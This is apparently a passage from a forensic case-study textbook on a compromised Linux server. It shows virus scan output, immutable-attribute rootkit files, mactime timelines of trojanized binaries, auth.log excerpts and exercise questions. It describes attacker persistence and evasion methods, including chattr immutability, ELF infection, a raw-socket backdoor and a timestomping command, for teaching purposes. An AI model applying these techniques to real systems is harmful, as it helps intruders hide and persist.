/home/staff/duende/prog/c/uno/arbol         Infection: Unix/RST.A
/home/staff/duende/prog/c/uno/arboles       Infection: Unix/RST.A
/home/staff/duende/prog/c/uno/repite        Infection: Unix/RST.A
/home/staff/duende/prog/c/uno/simotu        Infection: Unix/RST.A
/home/staff/duende/prog/GL/avion            Infection: Unix/RST.A
/home/staff/duende/prog/bin/une             Infection: Unix/RST.A
/home/staff/duende/prog/bin/normal          Infection: Unix/RST.A
/home/staff/duende/prog/gtk/ghello          Infection: Unix/RST.A
/home/staff/duende/prog/gtk/registro.old    Infection: Unix/RST.A
/home/staff/duende/kxterm                   Infection: Unix/RST.A
/home/staff/duende/installer-redhat-70-i386 Infection: Unix/RST.A

============================================================
Global Antivirus Scan Summary:
Scanned objects:  181,711
Infected objects:   1,111
Suspicious:             4
Disinfected:            0
Total scan time:  55 min 33 s
============================================================
```

This scan revealed that approximately 900 operating system programs and shared libraries were actively infected with the *Unix/RST.A* parasite. This parasitic infector attaches itself to ELF binaries, rewriting the program entry point (*entry point*) to inject rogue networking code and enable covert remote control.

Anatomy and Behavior of the Unix/RST.A Parasitic Virus

Discovered in September 2001, **Unix/RST.A** was one of the earliest direct parasitic viruses targeting 32-bit Linux ELF binaries. Its core technical operation unfolds as follows:

- **ELF Header Patching:** It appends a parasitic code section to the end of the executable and modifies the entry point address (*e_entry*) in the ELF header to divert initial execution flow into its injected payload.
- **Local Self-Propagation:** When an infected binary executes under the `root` account, the virus scans standard binary paths (`/bin`, `/sbin`, `/usr/bin`), systematically infecting every ELF executable to which root holds write permissions.
- **Covert Raw Socket Backdoor:** It binds a raw socket (*raw socket*) listening for specially structured ICMP or UDP trigger packets, enabling an attacker to spawn a remote root shell without opening any standard listening TCP port on the host.

Furthermore, 115 infected binaries were discovered within user `duende`'s personal home directory, located primarily in subfolders disguised as scientific research source

code. Crucially, the filesystem modification dates on these binaries pointed to April 24, whereas the surrounding source code files retained timestamps from 2001. The widespread alteration of critical system binaries across `/bin`, `/sbin`, and `/usr/bin` demonstrates intentional manipulation executed with superuser (`root`) privileges. In contrast, scanning the pristine reference laboratory baseline generated zero infection alerts.

7.2 Persistence via Ext2 Immutable Attributes (`chattr +i`)

Among the most sophisticated evasion techniques observed during the investigation was the exploitation of Linux Ext2 extended file attributes. Auditing the disk with the `lsattr` command identified eighteen strategic files protected by immutable and append-only flags.

Listing 7.2: Files hardened with immutable (`+i`) and append-only (`+a`) attributes.

```
-u--ia----------- /usr/lib/popclean
-u--ia----------- /usr/local/lib/dsniff.services
-u--ia----------- /etc/cron.daily/dnsquery
-u--ia----------- /var/lib/.identd/libs
-u--ia----------- /var/lib/.identd/identd
-u--ia----------- /var/lib/.identd/libdn
-u--ia----------- /var/lib/.identd/libsnd
-u--ia----------- /dev/rd/c2d3b2
-u--ia----------- /dev/rd/c6d0b2
-u--ia----------- /dev/rd/c6d3b2
-u--ia----------- /dev/.libn
-u--ia----------- /dev/.libpt
-u--ia----------- /dev/.libtr
-u--ia----------- /dev/.libtp
-u--ia----------- /dev/.pst
-u--ia----------- /dev/.nst
-u--ia----------- /dev/.tree
-u--ia----------- /dev/.tp
```

Under the Linux Ext2/Ext3 filesystem drivers, the immutable attribute (`+i`) instructs the kernel to reject any write, truncate, rename, or unlink operation, blocking even direct administrative commands issued by `root`. To modify or delete an immutable file, an administrator must explicitly strip the attribute using `chattr -i`.

Meanwhile, the append-only attribute (`+a`) restricts write operations strictly to appending data to the end of the file, preventing existing contents from being overwritten or zeroed out. The coordinated application of these attributes across credential harvesting suites (such as `dsniff.services`) and hidden binaries in `/dev` and `/var/lib/.identd` reveals a calculated effort to preserve rootkit persistence and defeat conventional administrative cleanup scripts.

Having inventoried the malicious tooling deployed on the server—from Suckit's in-memory syscall hooks and unauthorized SUID binaries to sniffer modules armored with immutable attributes—the investigation turned to the central temporal question: on what exact date and hour did the initial compromise take place, and what was

the chronological progression of the intruder's actions? To reconstruct events with second-by-second accuracy independent of scrubbed logs, the team performed timeline analysis across inode metadata (*mactime*), examined in the following chapter.

Inode Flags in Ext2 Filesystems

In Listing 7.2, the audited files exhibit the extended attribute string `-u-ia`. Explain the forensic significance of attribute `u` (*undeletable*) at the filesystem inode layer, and why a forensic examiner must audit extended filesystem attributes before attempting to move or manipulate evidence on a working copy.

Contemporary Forensic Perspective: Immutability as a Defense Against Ransomware

It is a historical irony that the very technique leveraged by attackers in 2004 (`chattr +i`) to prevent administrators from purging their malware now represents one of the strongest defenses against modern ransomware campaigns. Contemporary immutable backup repositories (such as AWS S3 Object Lock in *Compliance* mode, or ZFS/Ceph storage arrays enforcing Write-Once-Read-Many [WORM] snapshots) cryptographically prohibit compromised administrative accounts from encrypting or deleting backups prior to detonating their extortion payloads.

Chapter 8

Filesystem Forensic Chronology

Chronological event reconstruction forms the backbone of digital forensic analysis. Filesystems store critical metadata timestamps for every inode that allow investigators to establish causal sequences of events. Using the `mactime` utility from *The Coroner's Toolkit* (TCT) and *The Sleuth Kit* (TSK), the team correlated every disk action with second-by-second accuracy.

Forensic Timestamps: Demystifying ctime in Unix/Linux

A frequent misconception among junior examiners is interpreting `ctime` as file creation time (*birth time*). In classic Unix filesystems (UFS, Ext2, Ext3), a birth timestamp did not exist; it was introduced later in Ext4 and modern filesystems:

- **mtime (Modification Time):** The exact instant the file's data blocks were last modified (e.g., saving changes with an editor or issuing `write()`).
- **atime (Access Time):** The instant file contents were read (via `cat`, binary execution, or `read()`).
- **ctime (Change Time):** The instant the **inode metadata** was altered (permission changes via `chmod`, ownership changes via `chown`, hard link creation/destruction via `ln`, or file size alterations). While a user or attacker can arbitrarily forge `mtime` and `atime` using the `utime()` system call or `touch -d`, **they cannot arbitrarily forge ctime**, which is updated strictly by the kernel based on the system hardware clock.
- **dtime (Deletion Time):** In Ext2, records the precise instant the inode was unlinked from its directory structure via `unlink()`, marking logical file deletion.

8.1 Filesystem Timeline Analysis

The forensic procedure extracts and chronologically sorts modification (*mtime*), access (*atime*), inode status change (*ctime*), and deletion (*dtime*) timestamps across all inodes on the storage media using `ils` and `mactime`.

From this collected telemetry, a *comprehensive timeline* of the entire volume was reconstructed, including unallocated inodes whose raw data blocks had not yet been overwritten by subsequent OS operations. Standard `mactime` syntax follows the format:

```
Date and Time | Size | MAC Attribute | Permissions | UID | GID | Inode | File Path
```

The overarching temporal sequence derived from this inode correlation is summarized in Figure 8.1.




Figure 8.1: Forensic chronological reconstruction of key events derived from MAC time analysis.

Example timeline entry:

```
Mon Jun 03 1991 15:44:40  1060 m.. -/-rw-r--r-- root  root 356082 /usr/share/texmf/metapost/
     base/rboxes.mp
```

The target disk produced 701,707 timeline entries, classified chronologically to reconstruct every lifecycle event across all files on disk, recoverable and unallocated alike.

```
Tue Apr 08 2003 16:00:05  3383242 m.. -/-rw-r--r-- root     root     147500   /var/cache/apt/
     archives/                                                                 libc6_2.2.5-11.5
     _i386.deb
                          2390800 m.. -/-rw-r--r-- root     root     147497   /var/cache/apt/
     archives/                                                                 libc6-dev_2
     .2.5-11.5_i386.deb
Tue Apr 08 2003 16:02:08    28472 m.. -/-rwxr-xr-x root     root     533487   /dev/zqft4/sk
```

```
                          27844 m.c -/-rwxr-xr-x root     root     485151   /sbin/init!
                          25163 ..c -/-rwxr-xr-x huet     1018     533485   /dev/zqft4/local!
                          28472 m.c -/-rwxr-xr-x root     root     485196   /sbin/init
Tue Apr 08 2003 16:02:20      0 .a. -/-rw-r--r-- root     root     307489   /usr/include/utmp.
     h.dpkg-tmp
                                                                            (deleted)
                           9602 m.c -/-rwxr-xr-x root     root     533488   /dev/zqft4/clean!
                              0 .a. -rw-r--r-- root     root     307489   <helios-root.img-
     dead-307489>
                              0 .a. -rw-r--r-- root     root     307490   <helios-root.img-
     dead-307490>
                          31707 m.c -/-rwxr-xr-x root     root     533481   /dev/zqft4/bash!
                              0 .a. -/-rw-r--r-- root     root     307490   /usr/include/
     lastlog.h.
                                                                            dpkg-tmp (deleted
     )
Tue Apr 08 2003 16:02:45    34304 m.c -/-rw-r--r-- lester    502      787568   /home/staff/
     lester/tecnico.doc
Tue Apr 08 2003 16:07:27   260207 ..c -/-rw------- lester    502      1441938  /home/staff/
     lester/mail/conacyt
Tue Apr 08 2003 16:10:32    28472 ..c -/-rwxr-xr-x root     root     533487   /dev/zqft4/sk
Tue Apr 08 2003 16:11:17      236 m.c -/-rw------- root     mail     420675   /var/mail/.
     bash_history
```

These entries prove that several suspect binaries were deployed on April 8 starting at 16:02:08, establishing their installation timeline.

```
Fri Apr 11 2003 20:55:02     4096 m.c d/drwxr-xr-x root     root     243579   /var/lib/tmp
Fri Apr 11 2003 20:55:03    29220 ..c -/-rwxr-xr-x root     root     227122   /usr/bin/kevent
                            29220 ..c -/-rwxrwxr-x duende   users    388620   /bin/kevent
Fri Apr 11 2003 20:55:38    32768 m.c d/drwxr-xr-x root     root     402515   /dev/rd
                             4096 m.c d/drwxr-xr-x root     root     305831   /var/lib
                              475 m.c -/-rwxr-xr-x root     root     227370   /usr/bin/endl
                           711890 m.c -/-rwxr-xr-x root     root     227371   /usr/bin/sysinit
                              475 ..c -/-rwxr-xr-x duende   users    469100   /bin/endl
                              531 ..c -/-rwxr-xr-x duende   users    227352   /dev/rd/c6d0b2
                             4096 m.c d/drwxr-xr-x root     root     179262   /etc/tmp/socket
                             4096 m.c d/drwxr-xr-x root     root     565675   /etc/tmp
                              627 ..c -/-rwxr-xr-x duende   users    227351   /dev/rd/c2d3b2
                              512 ..c -/-rwxr-xr-x duende   users    227353   /dev/rd/c6d3b2
                                5 m.c -/-rw-r--r-- root     root     404745   /dev/rd/c0d0b1
Fri Apr 11 2003 20:55:39    58412 ..c -/-rwxr-xr-x root     root     241477   /dev/.pst
                               69 ..c f/-rwxr-xr-x duende   users    130461   /tmp/mc.pipe.12891
                                                                    (deleted-realloc)
                               36 ..c -/-rwxr-xr-x duende   users    130454   /dev/.libn
                               69 ..c -/-rwxr-xr-x duende   users    130461   /dev/.libtr
                           395235 ..c -/-rwxr-xr-x duende   users    227367   /usr/lib/popclean
                             1013 ..c -/-rwxr-xr-x duende   users    227360   /usr/local/lib/
                                                                    dsniff.services
                               65 ..c -/-rwxr-xr-x duende   users    130458   /dev/.libtp
                               66 ..c -/-rwxr-xr-x duende   users    130456   /dev/.libpt
                              236 ..c -/-rwxr-xr-x duende   users    227358   /etc/cron.daily/
     dnsquery
                            17864 m.c -/-rwxr-xr-x root     root     356429   /var/lib/.identd/
     identd
                              115 m.c -/-rwxr-xr-x root     root     356431   /var/lib/.identd/
     libsnd
                             4060 m.c -/-rwxr-xr-x root     root     356428   /var/lib/.identd/
```

```
     libs
                           32236 ..c -/-rwxr-xr-x root     root     225524   /dev/.tp
                           86892 ..c -/-rwxr-xr-x root     root     241498   /dev/.nst
                           13224 ..c -/-rwxr-xr-x root     root     225715   /dev/.tree
Fri Apr 11 2003 21:13:23      240 ..c -/-rwxr-xr-x villasen users    324280   /bin/weit
Fri Apr 11 2003 21:13:30      240 m.c -/-rwxr-xr-x root     root     227250   /usr/bin/weit
Fri Apr 11 2003 21:13:58    39925 m.c -/-rwxr-xr-x root     root     241500   /bin/lspci
                           22157 m.c -/-rwxr-xr-x root     root     241496   /bin/mt-gnu
                           21701 m.c -/-rwxr-xr-x root     root     241522   /bin/mknod
                            9697 m.c -/-rwxr-xr-x root     root     241491   /bin/arch
                           53417 m.c -/-rwxr-xr-x root     root     241460   /bin/grep
                           22837 m.c -/-rwxr-xr-x duende   users    501288   /bin/ps
                           17817 m.c -/-rwxr-xr-x root     root     241481   /bin/echo
                           24869 m.c -/-rwxr-xr-x root     root     241458   /bin/chown
                          135637 m.c -/-rwxr-xr-x root     root     241489   /bin/tar
                           11049 m.c -/-rwxr-xr-x root     root     241492   /bin/dmesg
                           15929 m.c -/-rwxr-xr-x root     root     241486   /bin/true
                           22789 m.c -/-rwxr-xr-x root     root     241457   /bin/chmod
                           16757 m.c -/-rwxr-xr-x root     root     241471   /bin/hostname
                           15929 m.c -/-rwxr-xr-x root     root     241482   /bin/false
                           26009 m.c -/-rwxr-xr-x root     root     241502   /bin/fuser
                           30149 m.c -/-rwxr-xr-x root     root     241528   /bin/touch
                           18421 m.c -/-rwxr-xr-x root     root     241478   /bin/kill
                           77077 m.c -/-rwsr-xr-x root     root     241475   /bin/mount
                           50265 m.c -/-rwxr-xr-x root     root     241497   /bin/ed
                           16757 m.c -/-rwxr-xr-x root     root     241472   /bin/
     dnsdomainname
                           32325 m.c -/-rwxr-xr-x root     root     241524   /bin/rm
                           12481 m.c -/-rwxr-xr-x root     root     241514   /bin/tempfile
                           55817 m.c -/-rwxr-xr-x root     root     241463   /bin/uncompress
                           50757 m.c -/-rwxr-xr-x root     root     241520   /bin/ls
                           55817 m.c -/-rwxr-xr-x root     root     241463   /bin/zcat
                           20705 m.c -/-rwxr-xr-x root     root     243666   /bin/getty
                           41753 m.c -/-rwxr-xr-x root     root     241494   /bin/loadkeys
                           28105 m.c -/-rwxr-xr-x root     root     241479   /bin/sed
                           34309 m.c -/-rwxr-xr-x root     root     241516   /bin/dd
                           20705 m.c -/-rwxr-xr-x root     root     243666   /var/lib/nfs/sm/
                                                                             192.0.2.20
                                                                             (deleted-realloc)
                           16229 m.c -/-rwxr-xr-x root     root     241527   /bin/sync
                          718863 m.c -/-rwxr-xr-x duende   users    227355   /bin/sysinit
                           22217 m.c -/-rwsr-xr-x root     root     241499   /bin/ping
                           55817 m.c -/-rwxr-xr-x root     root     241463   /bin/gzip
                           32549 m.c -/-rwxr-xr-x root     root     241517   /bin/df
                           56065 m.c -/-rwxr-xr-x root     root     241495   /bin/cpio
                           50757 m.c -/-rwxr-xr-x root     root     241518   /bin/dir
                           26045 m.c -/-rwxr-xr-x root     root     241501   /bin/setserial
                           11941 m.c -/-rwxr-xr-x root     root     241515   /bin/mktemp
                           41957 m.c -/-rwsr-xr-x root     root     241473   /bin/login
                           49061 m.c -/-rwxr-xr-x root     root     241523   /bin/mv
                           23493 m.c -/-rwxr-xr-x root     root     241521   /bin/mkdir
                           17477 m.c -/-rwxr-xr-x root     root     241525   /bin/rmdir
                           16281 m.c -/-rwxr-xr-x root     root     241490   /bin/cat
                           22949 m.c -/-rwxr-xr-x root     root     241456   /bin/chgrp
                           30149 m.c -/-rwsr-xr-x root     root     241474   /bin/su
                           16889 m.c -/-rwxr-xr-x root     root     241483   /bin/pwd
                           26501 m.c -/-rwxr-xr-x root     root     241519   /bin/ln
                           32793 m.c -/-rwxr-xr-x root     root     241480   /bin/date
                           53417 m.c -/-rwxr-xr-x root     root     241462   /bin/fgrep
                           55817 m.c -/-rwxr-xr-x root     root     241463   /bin/gunzip
                           50757 m.c -/-rwxr-xr-x root     root     241526   /bin/vdir
                           43925 m.c -/-rwsr-xr-x root     root     241476   /bin/umount
```

```
                        30933 m.c -/-rwxr-xr-x root     root     241493   /bin/more
                        41637 m.c -/-rwxr-xr-x root     root     241459   /bin/cp
                        10649 m.c -/-rwxr-xr-x root     root     241453   /bin/readlink
                        16465 m.c -/-rwxr-xr-x root     root     241455   /bin/run-parts
                        22837 m.c -/-rwxr-xr-x duende   users    501291   /bin/netstat
                        18105 m.c -/-rwxr-xr-x root     root     241484   /bin/sleep
                        36953 m.c -/-rwxr-xr-x root     root     241485   /bin/stty
                        15921 m.c -/-rwxr-xr-x root     root     483037   /sbin/killall5
                        17369 m.c -/-rwxr-xr-x root     root     241487   /bin/uname
                        53417 m.c -/-rwxr-xr-x root     root     241461   /bin/egrep
Fri Apr 11 2003 21:18:44    44677 m.c -/-rwxr-xr-x root     root     225480   /usr/bin/install
                        15741 m.c -/-rwxr-xr-x root     root     225483   /usr/bin/locate
                        35877 m.c -/-rwxr-xr-x root     root     225601   /usr/bin/shred
                        40421 m.c -/-rwxr-xr-x root     root     482933   /sbin/genksyms
                        11341 m.c -/-rwxr-xr-x root     root     225500   /usr/bin/renice
                        52089 m.c -/-rwxr-xr-x root     root     225481   /usr/bin/find
                        39077 m.c -/-rwxr-sr-x root     shadow   225511   /usr/bin/chage
                       148385 m.c -/-rwxr-xr-x root     root     225470   /usr/bin/dselect
                       101977 m.c -/-rwxr-xr-x root     root     225477   /usr/bin/mawk
                        22361 m.c -/-rwxr-xr-x root     root     225466   /usr/bin/diff3
                       146949 m.c -/-rwxr-xr-x root     root     225507   /usr/bin/tack
                        14677 m.c -/-rwxr-xr-x root     root     225499   /usr/bin/logger
                        24005 m.c -/-rwxr-xr-x root     root     225471   /usr/bin/md5sum
                        20857 m.c -/-rwxr-xr-x root     root     225467   /usr/bin/sdiff
                        31397 m.c -/-rwxr-xr-x root     root     225479   /usr/bin/du
                        10077 m.c -/-rwxr-xr-x root     root     225607   /usr/bin/clear
                        14245 m.c -/-rwxr-xr-x root     root     225474   /usr/bin/faillog
                        16085 m.c -/-rwxr-sr-x root     tty      225501   /usr/bin/wall
                        12569 m.c -/-rwxr-xr-x root     root     225504   /usr/bin/lsattr
                        16309 m.c -/-rwxr-xr-x root     root     225464   /usr/bin/cmp
                        33733 m.c -/-rwxr-xr-x root     root     225506   /usr/bin/toe
                        15261 m.c -/-rwxr-xr-x root     root     225508   /usr/bin/tput
                        19493 m.c -/-rwxr-xr-x root     root     225527   /usr/bin/mkfifo
                        13657 m.c -/-rwxr-xr-x root     root     225503   /usr/bin/chattr
                        26021 m.c -/-rwsr-xr-x root     root     225473   /usr/bin/newgrp
                        38309 m.c -/-rwxr-xr-x root     root     225510   /usr/bin/tset
                        69017 m.c -/-rwxr-xr-x root     root     225465   /usr/bin/diff
                        12389 m.c -/-rwxr-xr-x root     root     225475   /usr/bin/lastlog
                        22909 m.c -/-rwxr-xr-x root     root     225576   /usr/bin/whiptail
                        32837 m.c -/-rwsr-xr-x root     root     225512   /usr/bin/chfn
                        44525 m.c -/-rwxr-xr-x root     root     225505   /usr/bin/tic
                        18137 m.c -/-rwxr-xr-x root     root     225482   /usr/bin/xargs
                        16517 m.c -/-rwxr-xr-x root     root     225604   /usr/bin/link
                        10553 m.c -/-rwxr-xr-x root     root     225509   /usr/bin/uuidgen
                        14261 m.c -/-rwxr-xr-x root     root     225459   /usr/bin/script
                        16421 m.c -/-rwxr-xr-x root     root     225603   /usr/bin/unlink
                        48549 m.c -/-rwxr-xr-x root     root     225608   /usr/bin/infocmp
Fri Apr 11 2003 21:18:45    17785 m.c -/-rwxr-xr-x root     root     225623   /usr/bin/users
                        14677 m.c -/-rwxr-xr-x root     root     225542   /usr/bin/comm
                        31653 m.c -/-rwsr-xr-x root     root     225516   /usr/bin/passwd
                        31717 m.c -/-rwxr-xr-x root     root     225543   /usr/bin/csplit
                        28837 m.c -/-rwxr-xr-x root     root     225551   /usr/bin/od
                        32837 m.c -/-rwxr-xr-x root     root     225555   /usr/bin/sort
                        20025 m.c -/-rwxr-xr-x root     root     225533   /usr/bin/id
                        16869 m.c -/-rwxr-xr-x root     root     225610   /usr/bin/pkill
                        18905 m.c -/-rwxr-xr-x root     root     225621   /usr/bin/nice
                        16741 m.c -/-rwxr-xr-x root     root     225548   /usr/bin/head
                        31245 m.c -/-rwxr-xr-x root     root     225553   /usr/bin/pr
                        16869 m.c -/-rwxr-xr-x root     root     225610   /usr/bin/pgrep
                        22837 m.c -/-rwxr-xr-x duende   users    501289   /usr/bin/top
                        17305 m.c -/-rwxr-xr-x root     root     225530   /usr/bin/env
                        27065 m.c -/-rwxr-xr-x root     root     225616   /usr/bin/test
```

```
                          22577 m.c -/-rwxr-xr-x root     root     225549   /usr/bin/join
                          30917 m.c -/-rwsr-xr-x root     root     225513   /usr/bin/chsh
                          40037 m.c -/-rwsr-xr-x root     root     225515   /usr/bin/gpasswd
                          23449 m.c -/-rwxr-xr-x root     root     225531   /usr/bin/expr
                          18109 m.c -/-rwxr-xr-x root     root     225539   /usr/bin/last
                          17049 m.c -/-rwxr-xr-x root     root     225528   /usr/bin/basename
                          10277 m.c -/-rwxr-xr-x root     root     225521   /usr/bin/uptime
                          16697 m.c -/-rwxr-xr-x root     root     225618   /usr/bin/whoami
                          18113 m.c -/-rwxr-xr-x root     root     225544   /usr/bin/cut
                          16505 m.c -/-rwxr-xr-x root     root     225620   /usr/bin/hostid
                          18421 m.c -/-rwxr-xr-x root     root     225494   /usr/bin/skill
                          23865 m.c -/-rwxr-xr-x root     root     225624   /usr/bin/who
                          17081 m.c -/-rwxr-xr-x root     root     225529   /usr/bin/dirname
Fri Apr 11 2003 21:19:00  12709 m.c -/-rwxr-xr-x root     root     225644   /usr/bin/
     setkeycodes
                          22837 m.c -/-rwxr-xr-x duende   users    501292   /usr/bin/pstree
                          20449 m.c -/-rwxr-xr-x root     root     225714   /usr/bin/killall
                          12697 m.c -/-rwxr-xr-x root     root     225647   /usr/bin/
     showcfont
                         322293 m.c -/-rwxr-xr-x root     root     225703   /usr/bin/nview
Fri Apr 11 2003 21:19:01 171705 m.c -/-rwxr-xr-x root     root     225771   /usr/bin/readelf
                         121573 m.c -/-rwxr-xr-x root     root     225809   /usr/bin/make
                          11601 m.c -/-rwxr-xr-x root     root     225861   /usr/bin/lessecho
                          70421 m.c -/-rwxr-xr-x root     root     225829   /usr/bin/netkit-
     ftp
                          58309 m.c -/-rwxr-xr-x root     root     225763   /usr/bin/host
```

This sample is representative of several hundred files modified or planted on April 11 starting at 20:55:02. The timeline definitively establishes this timestamp as the moment essential administration utilities were trojanized and backdoor modules installed. Files owned by `duende` were modified in this exact operational window.

Unambiguously establishing "ground zero" of the attack (Sunday, April 11, starting at 20:55:02) provided the precise forensic coordinate needed for the subsequent phase: cross-referencing this critical window against system audit logs. Despite the adversary's attempts to scrub records with `clean!`, granular correlation of authentication logs (`auth.log`), binary session records (`wtmp`), and file transfers (`xferlog`) identified the exact accounts leveraged and payload archives transferred.

Detecting Timestomping Discrepancies

If an attacker executes `touch -r /bin/sh /dev/zqft4/bash!` to replicate the `mtime` and `atime` of the legitimate shell, why does `mactime` still expose the actual implantation time under the `c` column (*ctime*), and how does an examiner leverage this discrepancy to refute an adversary's chronological alibi?

Contemporary Forensic Perspective: From mactime to Super-Timelines with Plaso

In 2004, *The Coroner's Toolkit* (TCT) and *The Sleuth Kit* (TSK) with `mactime` represented the zenith of magnetic filesystem timeline reconstruction. Today, contemporary forensics relies on engines like *Plaso* / *log2timeline*, capable of fusing not only filesystem inode metadata, but browser histories, Windows Event Logs (EVTX), Prefetch execution artifacts, AWS CloudTrail / Azure cloud API logs, and database transaction records into a unified indexed *super-timeline* analyzed via platforms like Timesketch and Elasticsearch.

Chapter 9

System Log Mining and Event Correlation

Operating system audit logs (`/var/log/messages`, `secure`, `wtmp`, `xferlog`) provide chronological testimony of authentication attempts, remote network sessions, and privileged execution. This chapter examines the logged event sequences while unravelling the adversary's calculated attempts to sanitize and manipulate system accounting records.

Syslog Architecture and Local Storage Vulnerability

The standard Unix logging daemon (`syslogd` / RFC 3164) categorizes events by facility (*facility*: `auth`, `authpriv`, `daemon`, `kern`, `mail`) and severity (*severity*: `info`, `warning`, `err`, `alert`). On standalone servers of that era lacking remote syslog forwarding (over UDP 514), audit logs resided strictly as local cleartext flat files under `/var/log/`. Consequently, once an intruder attained superuser (`root`) privileges, they possessed unrestricted capabilities to alter, truncate, or rewrite logs to excise their traces (as demonstrated by utility `clean!`). For this reason, examiners must always cross-validate disk logs against filesystem inode timelines (*mactime*) and binary accounting records (*acct*).

9.1 System Log Audits (`syslog`, `secure`, and `xferlog`)

The log excerpts below are distilled to essential sequences; certain repetitive entries that appeared hundreds of times are abridged to representative occurrences illustrating patterns.

`auth.log`

```
Apr  8 05:23:01 helios PAM_unix[1157]: (cron) session closed for user mail
Apr  8 05:29:22 helios sshd[1232]: Did not receive identification string from 198.18.16.225
Apr  8 05:30:20 helios PAM_unix[1234]: check pass; user unknown
Apr  8 05:30:20 helios PAM_unix[1234]: authentication failure; (uid=0) -> **unknown** for login
      service
Apr  8 05:30:22 helios login[1234]: FAILED LOGIN (1) on `pts/2' from `200-161-199-225.dsl.
     telesp.net.br'
                    FOR `UNKNOWN', Authentication servic
Apr  8 05:30:29 helios PAM_unix[1234]: (login) session opened for user proa by (uid=0)
Apr  8 05:31:37 helios newgrp[1242]: unknown gid: 523
Apr  8 05:31:45 helios newgrp[1247]: unknown gid: 523
Apr  8 05:31:56 helios passwd[1252]: can't change pwd for `root'
Apr  8 05:33:02 helios PAM_unix[1262]: (login) session opened for user proa by (uid=0)
Apr  8 05:33:52 helios newgrp[1287]: unknown gid: 523
Apr  8 05:34:58 helios passwd[4388]: can't change pwd for `root'
Apr  8 05:35:19 helios newgrp[4391]: unknown gid: 523
Apr  8 05:35:26 helios newgrp[4394]: unknown gid: 523
Apr  8 05:36:23 helios PAM_unix[4402]: (login) session opened for user proa by (uid=0)
Apr  8 05:36:49 helios PAM_unix[4404]: authentication failure; proa(uid=523) -> irc for su
     service
Apr  8 05:36:51 helios su[4404]: pam_authenticate: Authentication failure
Apr  8 05:36:51 helios su[4404]: - pts/5 proa-irc
Apr  8 05:37:30 helios newgrp[4416]: unknown gid: 523
Apr  8 05:38:01 helios PAM_unix[4430]: (cron) session opened for user mail by (uid=0)
Apr  8 05:41:54 helios newgrp[4570]: unknown gid: 523
Apr  8 05:43:05 helios PAM_unix[4588]: (login) session opened for user proa by (uid=0)
Apr  8 10:04:22 helios PAM_unix[7098]: (login) session opened for user apached by (uid=0)
Apr  8 10:04:32 helios PAM_unix[7099]: authentication failure; apached(uid=1) -> smtpd for su
     service
Apr  8 10:04:34 helios su[7099]: pam_authenticate: Authentication failure
Apr  8 10:04:34 helios su[7099]: - pts/11 apached-smtpd
Apr  8 10:06:14 helios PAM_unix[31115]: (gdm) session closed for user stevens
Apr  8 10:06:28 helios PAM_unix[7118]: (login) session opened for user lester by (uid=0)
Apr  8 10:06:46 helios PAM_unix[7103]: authentication failure; apached(uid=1) -> smtpd for su
     service
Apr  8 10:06:48 helios su[7103]: pam_authenticate: Authentication failure
Apr  8 10:06:48 helios su[7103]: - pts/11 apached-smtpd
Apr  8 10:06:59 helios passwd[7120]: can't change pwd for `smtpd'
Apr  8 10:07:05 helios PAM_unix[7121]: authentication failure; apached(uid=1) -> smtpd for su
     service
Apr  8 10:07:07 helios su[7121]: pam_authenticate: Authentication failure
Apr  8 10:07:07 helios su[7121]: - pts/11 apached-smtpd
Apr  8 10:07:23 helios PAM-securetty[7123]: access denied: tty 'pts/7' is not secure!
Apr  8 10:07:27 helios login[7123]: FAILED LOGIN (1) on `pts/7' from `198.18.1.45' FOR `smtpd',
           Authentication failure
Apr  8 10:07:56 helios PAM_unix[7128]: Password for apached was changed
Apr  8 10:08:00 helios PAM_unix[7129]: Password for smtpd was changed
Apr  8 10:08:01 helios PAM_unix[7130]: (cron) session opened for user mail by (uid=0)
Apr  8 10:08:01 helios PAM_unix[7130]: (cron) session closed for user mail
Apr  8 10:08:36 helios PAM_unix[7207]: (login) session opened for user apached by (uid=0)
Apr  8 10:08:39 helios su[7208]: + pts/7 apached-smtpd
Apr  8 10:08:39 helios PAM_unix[7208]: (su) session opened for user smtpd by apached(uid=1)
Apr  8 10:09:49 helios sshd[7226]: Bad protocol version identification '\233è^]Wś\215/5^O\2027
     Do\226\
           F^_"Đù' from 198.18.1.45
Apr  8 10:10:15 helios PAM_unix[7228]: (login) session opened for user apached by (uid=0)
Apr  8 10:10:18 helios su[7229]: + pts/2 apached-smtpd
Apr  8 10:10:18 helios PAM_unix[7229]: (su) session opened for user smtpd by apached(uid=1)
Apr  8 14:08:44 helios PAM_unix[9147]: (login) session opened for user zopilote by (uid=0)
Apr  8 14:11:36 helios sshd[9228]: Accepted password for root from 192.0.2.104 port 32769 ssh2
Apr  8 14:11:36 helios PAM_unix[9228]: (ssh) session opened for user root by (uid=0)
Apr  8 14:13:02 helios PAM_unix[9228]: (ssh) session closed for user root
```

```
Apr  8 14:13:02 helios sshd[9228]: PAM pam_putenv: delete non-existent entry; MAIL
Apr  8 14:23:01 helios PAM_unix[9298]: (cron) session opened for user mail by (uid=0)
Apr  8 14:23:02 helios PAM_unix[9298]: (cron) session closed for user mail
Apr  8 14:33:15 helios PAM_unix[9372]: (ftp) session opened for user proa by (uid=0)
Apr  8 14:38:01 helios PAM_unix[9378]: (cron) session opened for user mail by (uid=0)
Apr  8 14:38:02 helios PAM_unix[9378]: (cron) session closed for user mail
Apr  8 14:40:41 helios PAM_unix[9372]: (ftp) session closed for user proa
Apr  8 14:48:23 helios PAM_unix[9465]: (ftp) session opened for user proa by (uid=0)
Apr  8 14:49:12 helios PAM_unix[9465]: (ftp) session closed for user proa
Apr  8 14:50:03 helios PAM_unix[9467]: (ftp) session opened for user proa by (uid=0)
Apr  8 14:51:33 helios PAM_unix[9467]: (ftp) session closed for user proa
